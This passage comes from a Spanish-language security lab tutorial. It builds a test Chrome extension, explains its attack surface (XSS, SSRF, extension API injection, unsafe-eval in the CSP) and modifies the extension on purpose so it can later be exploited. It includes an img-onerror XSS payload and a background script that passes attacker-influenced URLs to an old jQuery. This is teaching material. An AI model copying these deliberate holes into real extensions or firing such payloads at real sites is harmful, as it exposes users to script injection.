Nuestro manifiesto de extensión (**“manifest.json”**) declara una página de opciones. Esta página se muestra encima de los detalles de la extensión. En la Figura 10 se muestra el aspecto de esta página.



**Figura 10:** Página de opciones de nuestra extensión

Por lo que debemos crear el archivo **“options.html”** que es una página HTML normal, que no tiene nada de especial:


```
<html>
<head>
  <script src="options.js"></script>
</head>
<body>
  Por favor, introduce un mensaje:
  <input id="mensaje" style="width: 100%;">
</body>
</html>
```

Y luego debemos crear el script que será cargado por esa página HTML. Este script llamado **“options.js”** se asegura de que cualquier cambio en el campo “mensaje” se guarde inmediatamente en el almacenamiento (storage) de la extensión, donde nuestro script de contenido (“script.js”) los recuperará:

```
function init()
{
    let element = document.getElementById("mensaje");
    chrome.storage.local.get("mensaje", result => element.value =
result.mensaje);
    element.addEventListener("input", () =>
    {
        chrome.storage.local.set({ mensaje: element.value });
    });
}

window.addEventListener("load", init, { once: true });
```

Una vez creado ese archivo en la Figura 11 se muestra el aspecto que debe tener tu directorio **pruebaExtensión**:



**Figura 11:** Aspecto de la extensión una vez terminada, en Visual Studio Code

Ya tenemos todos los componentes necesarios que completan la extensión y por lo tanto ya podemos probar la extensión para ver que funciona correctamente.

En el siguiente enlace podéis encontrar un video de explicación que se centra en explicar cómo crear la extensión de prueba y cómo ponerla en marcha y probarla (ilustrando gráficamente el apartado 3.5 también, que es el próximo punto del laboratorio): [https://drive.google.com/video\\_explicación\\_extensionPrueba](https://drive.google.com/video_explicación_extensionPrueba)

### 3.5 PROBANDO LA EXTENSIÓN:

Si has tenido algún problema para seguir los pasos recuerda que puedes clonar el repositorio que se referencia [aquí](#). Recuerda que la extensión que hemos creado es el directorio “**extensionPrueba**” que se encuentra dentro de “**extensions**”.

Recordemos que la extensión que hemos creado es compatible con Chrome. Todos los navegadores permiten probar extensiones cargándolas desde un directorio. En los navegadores basados en Chromium, debemos ir a **chrome://extensions/** y habilitar el modo desarrollador (Figura 12).




Figura 12: Ubicación del botón “Modo desarrollador”

Posteriormente vamos a usar el botón “Cargar descomprimida” (Figura 13). Luego seleccionaremos el directorio en el que hemos guardado la extensión:





Figura 13: Ubicación del botón “Cargar descomprimida”


Una vez que hemos seleccionado el directorio ya nos aparecerá la extensión junto con las demás extensiones que tengamos instaladas (Figura 14):



**Figura 14:** La extensión que hemos creado enmarcada

Veremos que la extensión nos marca que tiene errores pero eso se debe a que la versión 2 del manifiesto (manifest.json v2) está empezando a quedar obsoleta y empezaran a eliminar la compatibilidad. Aún así para esta prueba no supone un problema. Hay que tener en cuenta que esta extensión utiliza métodos cuestionables a propósito. Tiene varios problemas de seguridad potenciales, pero ninguno de ellos es explotable por el momento. Sin embargo, pequeños cambios en la funcionalidad de la extensión cambiarán eso; los presentaremos más adelante en el laboratorio.

Ahora vamos a interactuar con la extensión para ver que funciona correctamente. Para eso debemos ir al apartado de **“Detalles”** que aparece en la extensión y bajar hasta el apartado de **“Opciones de extensión”**. Una vez ahí introducimos el texto que queremos que se vea junto con el botón tal y como se muestra en la Figura 15.



**Figura 15:** Paso por paso para introducir el texto que queremos



De esa forma si accedemos al dominio “<https://example.com/>” veremos que la extensión tiene acceso a ese dominio y se enseña un texto “Laboratorio SGSSI” que es el que hemos introducido en las opciones de extensión, junto con un botón “Explicar”. Al pulsar ese botón, la funcionalidad de la extensión abrirá una nueva pestaña en el dominio “<https://example.com/explicación>”. Esta funcionalidad se muestra detalladamente en la Figura 16.




Figura 16: Funcionalidad exacta de la extensión que hemos creado

Podemos ver que es una extensión muy simple que no tiene mucha complejidad, pero es suficiente para entender bien cómo funcionan las extensiones y así poder interpretar qué vulnerabilidades se crean dentro de las extensiones.

## 4. SUPERFICIE DE ATAQUE:

Dado que las extensiones de navegador están hechas de HTML, CSS y JavaScript, son vulnerables a muchas de las vulnerabilidades clásicas de JavaScript. Primero, presentaremos la superficie de ataque de las extensiones v2 porque es un superconjunto de v3, luego concluiremos hablando sobre las mitigaciones que trae v3 y cómo restringe al atacante.

Todos los ataques deben comenzar desde una fuente controlada por el atacante, y la extensión interactúa con dos fuentes principales controladas por el atacante:

1. Un sitio web cargado por el usuario
2. Otras extensiones instaladas

1. La superficie de ataque más común en el script de contenido ocurre cuando se analizan los datos del sitio web actual y el script inyecta los datos en el documento como HTML. Algunas extensiones legítimas extraen el texto DOM (Document Object Model, la estructura interna de la página web) e intentan realizar cambios, a menudo para embellecer el texto o usar los datos de alguna manera, y luego devuelven el texto DOM a la página web. Si la extensión permite que el texto se vuelva a insertar en la página como HTML, podemos tener una vulnerabilidad XSS (Cross-site scripting) en el sitio web. El problema radica en que el content script no valida ni "limpia" adecuadamente los datos antes de reintegrarlos en el DOM como HTML. Sin embargo, esto tiene el requisito previo de que el texto DOM extraído esté controlado por un atacante. Es decir, el atacante necesita que los datos que modifiquen o reinserten sean datos que él mismo pueda manipular. Los casos comunes pueden incluir cuando un usuario comenta en un sitio web (si un usuario puede publicar comentarios en un sitio web y la extensión manipula esos comentarios, el atacante podría incluir un script malicioso en ellos) o en sitios web que permiten que el usuario cargue contenido (un atacante podría aprovechar esta funcionalidad para insertar contenido malicioso), como muchos sitios de redes sociales.
2. En segundo lugar, una extensión puede interactuar con otra extensión llamando a la API `sendMessage` para enviar un mensaje y a las API `onConnectExternal` [7]/`onMessageExternal` [8] para recibir un mensaje. Si la extensión no comprueba el remitente, una extensión maliciosa puede acceder a cualquier funcionalidad que facilite la función `onMessageExternal/onConnectExternal`. Esa función puede ser extremadamente peligrosa si hay una configuración incorrecta, ya que la funcionalidad que solo estaba pensada para otras extensiones podría estar disponible para los sitios web. Dependiendo de la configuración del manifiesto (`manifest.json`), se pueden introducir nuevas vulnerabilidades. Sin embargo, no nos centraremos en esta superficie de ataque sino que en la superficie de ataque del punto 1.

Por lo tanto, teniendo en cuenta estas vulnerabilidades, se nos muestra por qué las extensiones de navegador son generalmente bastante seguras, ya que a menudo se requieren múltiples puntos de falla para introducir una vulnerabilidad explotable. A menudo, se necesita una configuración incorrecta junto con una vulnerabilidad para que esta sea realmente explotable.

A continuación, analizaremos las posibles vulnerabilidades que se producen en una extensión del navegador y las mitigaciones que los desarrolladores de navegadores han desarrollado para mitigar estos problemas.

## 5. VULNERABILIDADES:

Vamos a analizar 3 vulnerabilidades que son comunes dentro de las extensiones de navegador. Veremos el SSRF (Server-Side request forgery), la inyección en las API de extensión y el XSS (Cross-site scripting) y nos centraremos en este último para completar el laboratorio.

### 5.1 SSRF (Server-Side Request forgery):

SSRF se refiere a la falsificación de solicitudes del lado del servidor y es una vulnerabilidad común que se encuentra en las aplicaciones web, y también podemos encontrarlas en las extensiones del navegador. Las extensiones del navegador son similares a las aplicaciones web, pero se ejecutan con las cookies de un navegador del lado del cliente. Si un atacante puede influir en la URL de una solicitud de red como `XMLHttpRequest` o `fetch`, es posible que se produzca una SSRF. El efecto de la SSRF dependerá del método especificado, de si el desarrollador de la extensión realiza la solicitud con credenciales/cookies y de si el manifiesto de la extensión (`manifest.json`) tiene ese sitio web permitido en la entrada `permissions/`.

### 5.2 INYECCIONES EN LAS APIs DE EXTENSIÓN:

La inyección en las API de extensión es una vulnerabilidad exclusiva de las extensiones de navegador. Si se pueden inyectar datos controlados por un atacante en una llamada API, un atacante puede obtener las capacidades de la extensión. En general, las API se dividen en dos categorías: las que modifican los datos y las que los filtran. Algunas de las API que permiten modificar los datos son `downloads.download()`, la función de creación o eliminación de marcadores e incluso la función `set` de cookies. Como era de esperar, estas API están diseñadas con valores predeterminados seguros. El método `download()` solo puede descargar a la carpeta de descargas definida por el usuario y está desinfectado para evitar el cruce de rutas y similares.

La mayoría de los ataques de inyección de API conducen a ataques de denegación de servicio (DOS) o pérdida de información, donde un atacante puede descargar una cantidad infinita de archivos hasta que el disco esté lleno, o crear o eliminar marcadores para molestar al usuario, pero no son tan poderosos como los primitivos de aplicaciones web tradicionales.

### 5.3 XSS (Cross-Site Scripting):

Las vulnerabilidades de XSS están presentes en muchas aplicaciones web y también en las extensiones del navegador. Los XSS pueden ocurrir en dos contextos: en el contexto del content script (script de contenido) y en el contexto del background script (script de fondo). Un XSS le otorga al atacante los mismos privilegios que el JavaScript en ejecución, por lo tanto, un XSS en el contexto del content script le permite al atacante comprometer al usuario en ese sitio web específico. Por el contrario, un XSS en el contexto del background script le permite al atacante llamar a cualquier API de extensión para la que la extensión tenga permisos y, por lo tanto, le otorga al atacante mucho más control sobre todo el navegador, por ejemplo UXSS (Universal Cross-Site Scripting).

La **Política de Seguridad de Contenido (CSP)** es una herramienta clave para prevenir vulnerabilidades como el **XSS**. En los manifiestos (manifest.json) v2 y v3 de las extensiones, la directiva `unsafe-inline` no está permitida. Esto significa que las páginas internas de la extensión (como ventanas emergentes, páginas de opciones, etc.) están protegidas contra ataques XSS, ya que no permiten la ejecución de scripts directamente incluidos en el código HTML. Sin embargo, estas páginas aún pueden ser vulnerables a ataques de inyección HTML, donde el contenido malicioso se inserta en el documento sin ser interpretado como código ejecutable. En los manifiestos v2, la directiva `unsafe-eval` todavía está permitida, lo que puede habilitar ciertas formas de ejecución de código inseguro. Sin embargo, en el manifiesto v3, esta directiva ha sido eliminada, fortaleciendo la seguridad. Al revisar una extensión en busca de vulnerabilidades XSS, es importante verificar en su manifiesto si incluye la directiva `unsafe-eval`. Si está presente (en versiones v2), esto puede ser una señal de un punto débil en la seguridad de la extensión (Figura 17).

```
{  
  "content_security_policy": "script-src 'self' 'unsafe-eval'; object-src 'self'"  
}
```

**Figura 17:** un manifiesto manifest.json que incluye la directiva `unsafe-eval`

Luego, hay que buscar funciones que ejecuten código como `eval()`, `Function()`, `setTimeout()`, etc. Otra función a tener en cuenta es la función de API de `tabs.executeScript()` [9] en la v2 que permite tomar una cadena como código, por lo que es igual que la función `eval()`. Sabiendo todo esto vamos a intentar explotar las posibles vulnerabilidades que ocurren al usar versiones antiguas de jQuery y `unsafe-eval`.

## 6. EXPLOTANDO LAS VULNERABILIDADES:

¡Perfecto! Ahora que ya hemos descrito las diferentes vulnerabilidades que se presentan en una extensión vamos a pasar a la parte práctica de nuevo y vamos a intentar explotar las vulnerabilidades por nuestra cuenta.

Como hemos visto en la teoría las páginas de extensión (Background page, options page, popup page, etc) son el contexto de extensión con acceso total a los privilegios. Por lo tanto, si alguien atacara una extensión del navegador, intentar la ejecución remota de código (Remote Code Execution) en una página de extensión sería lo más obvio. Para poder realizar ataques de este tipo vamos a realizar algunos cambios en la extensión de prueba que hemos creado en el apartado 3. Aunque no lo parezca, hacer que nuestra extensión sea vulnerable requiere trabajo real, debido a las medidas de seguridad implementadas por los navegadores.

### 6.1 ¿CÓMO SE VE EL RCE?:

Las páginas de extensión son simplemente páginas HTML normales. Por lo tanto, lo que aquí llamamos ejecución de código remoto (RCE), en otros contextos suele denominarse Cross-Site Scripting (XSS). Simplemente el impacto de dicha vulnerabilidad es más grave en el caso de las extensiones de navegadores.

Una vulnerabilidad XSS clásica implicaría el manejo inseguro de código HTML no confiable:

```
var div = document.createElement("div");
div.innerHTML = "<img src='x' onerror=\"alert('XSS')\">";
document.body.appendChild(div);
```

Si un atacante puede decidir qué tipo de datos se asignan en `innerHTML`, podría elegir un valor como ``. Una vez que se agrega esa imagen al documento, el navegador intentará cargarla. La carga fallará, lo que activa el `onerror`. Y ese controlador se define en línea, lo que significa que se ejecutará el código JavaScript `alert('XSS')`. Entonces, se recibe un mensaje de alerta que indica que la explotación fue exitosa (Figura 18).




Figura 18: Alerta ejecutada usando XSS

Y aquí está el primer obstáculo: el objetivo típico de los ataques es la background page (página de fondo), debido a que es fundamental para la mayoría de las extensiones del navegador. Sin embargo, la background page no es visible, lo que significa que no tiene muchas razones para lidiar con el código HTML.

¿Entonces qué pasa con las páginas que ejecutan código no confiable directamente? Algo como esto: `eval(datosNoFiabiles);`

A primera vista, esto parece igualmente improbable. Ningún desarrollador haría algo así, ¿verdad? En realidad, lo harían si usaran jQuery, que tiene una afinidad por ejecutar código JavaScript como un efecto secundario inesperado.

## 6.1 MODIFICAR LA EXTENSIÓN DE PRUEBA:

Vamos a ir comentando uno por uno cada modificación que se debe llevar a cabo para el ataque, pero puedes conseguir el código de la extensión modificada para realizar el ataque en el directorio “ataque” dentro de “extensions” en el [repositorio](#) que ya hemos mencionado.

Antes de que una página de extensión pueda ejecutar código malicioso, este código debe provenir de algún lugar. Sin embargo, los sitios web, maliciosos o no, normalmente no pueden acceder a las páginas de extensión directamente, por lo que deben confiar en los scripts de contenido de la extensión para transmitir datos maliciosos. Esta separación de funciones reduce considerablemente la superficie de ataque.

Vamos a darle una nueva funcionalidad a la extensión de prueba que hemos creado en pasos anteriores. Digamos que ahora nuestra extensión quiere mostrar el precio de un artículo que se está viendo actualmente en la página. El problema: el script de contenido no puede descargar el archivo JSON con el precio. Esto se debe a que el script de contenido se ejecuta en, “[www.example.com](#)” mientras que los archivos JSON se almacenan en “[data.example.com](#)”, por lo que se aplica la política del mismo origen. No hay problema, el script de contenido puede solicitar a la página de fondo (background page) que descargue los datos (my-item.json).

Para simular una fuente fiable vamos a ejecutar un servidor en nuestra máquina local en el puerto 8080 y vamos a mandar la respuesta a la solicitud como si fuéramos un dominio legítimo como “[data.example.com](#)”.

Por lo tanto vamos a modificar “**script.js**” quitando el código anterior y dejando este:

```
chrome.runtime.sendMessage({
  type: "mostrar_precio",
  url: "http://localhost:8080/precio.json"
}, response => alert("El precio es: " + response));
```

Próximo paso: la página de fondo (background page) debe gestionar este mensaje. Y nosotros como desarrolladores de extensiones que somos, decidimos que la API Fetch [10] es demasiado complicada, por lo que preferimos utilizar jQuery.ajax() [11] en su lugar. Por lo tanto, vamos a modificar el archivo “**background.js**” y vamos a borrar el contenido anterior y poner este otro:


```
chrome.runtime.onMessage.addListener((request, sender, sendResponse) =>
{
  if (request.type == "mostrar_precio")
  {
    $.get(request.url).done(data =>
    {
      sendResponse(data.precio);
    });
    return true;
  }
});
```

Resulta bastante simple. La extensión debe cargar la última biblioteca jQuery 2.x como un script de fondo (background script) y solicitar los permisos para acceder a “**http://localhost:8080/\***”. Como hemos visto en la teoría, para poder hacer eso debemos modificar el archivo “**manifest.json**”. Tal y como hemos dicho queremos cargar otro background script y solicitar nuevos permisos por lo que debemos añadir nuevas líneas en las etiquetas “**permissions**” y “**background**”. De esa forma al añadir las nuevas líneas las etiquetas quedarían así:

```
{
  ...
  "permissions": [
    "storage",
    "http://localhost:8080/*"
  ],
  ...
  "background": {
    "scripts": [
      "jquery-2.2.4.min.js",
      "background.js"
    ]
  },
  ...
}
```



Para agregar jQuery a tu extensión, ve al enlace <https://code.jquery.com/jquery-2.2.4.min.js> y haz clic derecho en la página, selecciona "Guardar como" y guarda el archivo directamente en el directorio de la extensión. Alternativamente, si prefieres hacerlo manualmente, copia el contenido mostrado en el navegador, crea un archivo llamado jquery-2.2.4.min.js y pega el contenido copiado. Una vez que ya has modificado la extensión con todos los cambios mencionados, este es el aspecto que debería tener (Figura 19).



**Figura 19:** Aspecto de la extensión una vez modificada correctamente

Para probar el nuevo funcionamiento, vamos a crear un archivo llamado **"precio.json"** con el siguiente contenido:

```
{
  "precio": "100€"
}
```

Guarda este archivo en un lugar fácil de encontrar, como el escritorio, para usarlo como un ejemplo válido que una fuente confiable podría enviar como respuesta a una solicitud. Asegúrate de guardarlo en formato JSON para que funcione correctamente durante el laboratorio.

Después debemos configurar un servidor para simular la respuesta de una fuente fiable y para ello usaremos el módulo `http.server` de Python que permite servir archivos desde una carpeta como si fueran de un servidor web. Abre una terminal y navega hasta la carpeta donde hemos guardado el archivo "precio.json" (`$ cd Desktop`, en nuestro caso) y ejecuta el siguiente comando para iniciar un servidor HTTP:


```
$ python -m http.server 8080
```

Esto iniciará un servidor HTTP en el puerto 8080 y servirá cualquier archivo que se encuentre en la carpeta actual. Para verificar que el servidor lanzado funciona, abre tu navegador web y accede a la dirección `http://localhost:8080/precio.json`.



Una vez que el servidor está en funcionamiento y la extensión con las modificaciones aplicadas, solo queda cargar la nueva extensión en “**chrome://extensions/**”, tal como se explicó en el paso [3.5](#), también puedes utilizar el botón de actualizar.

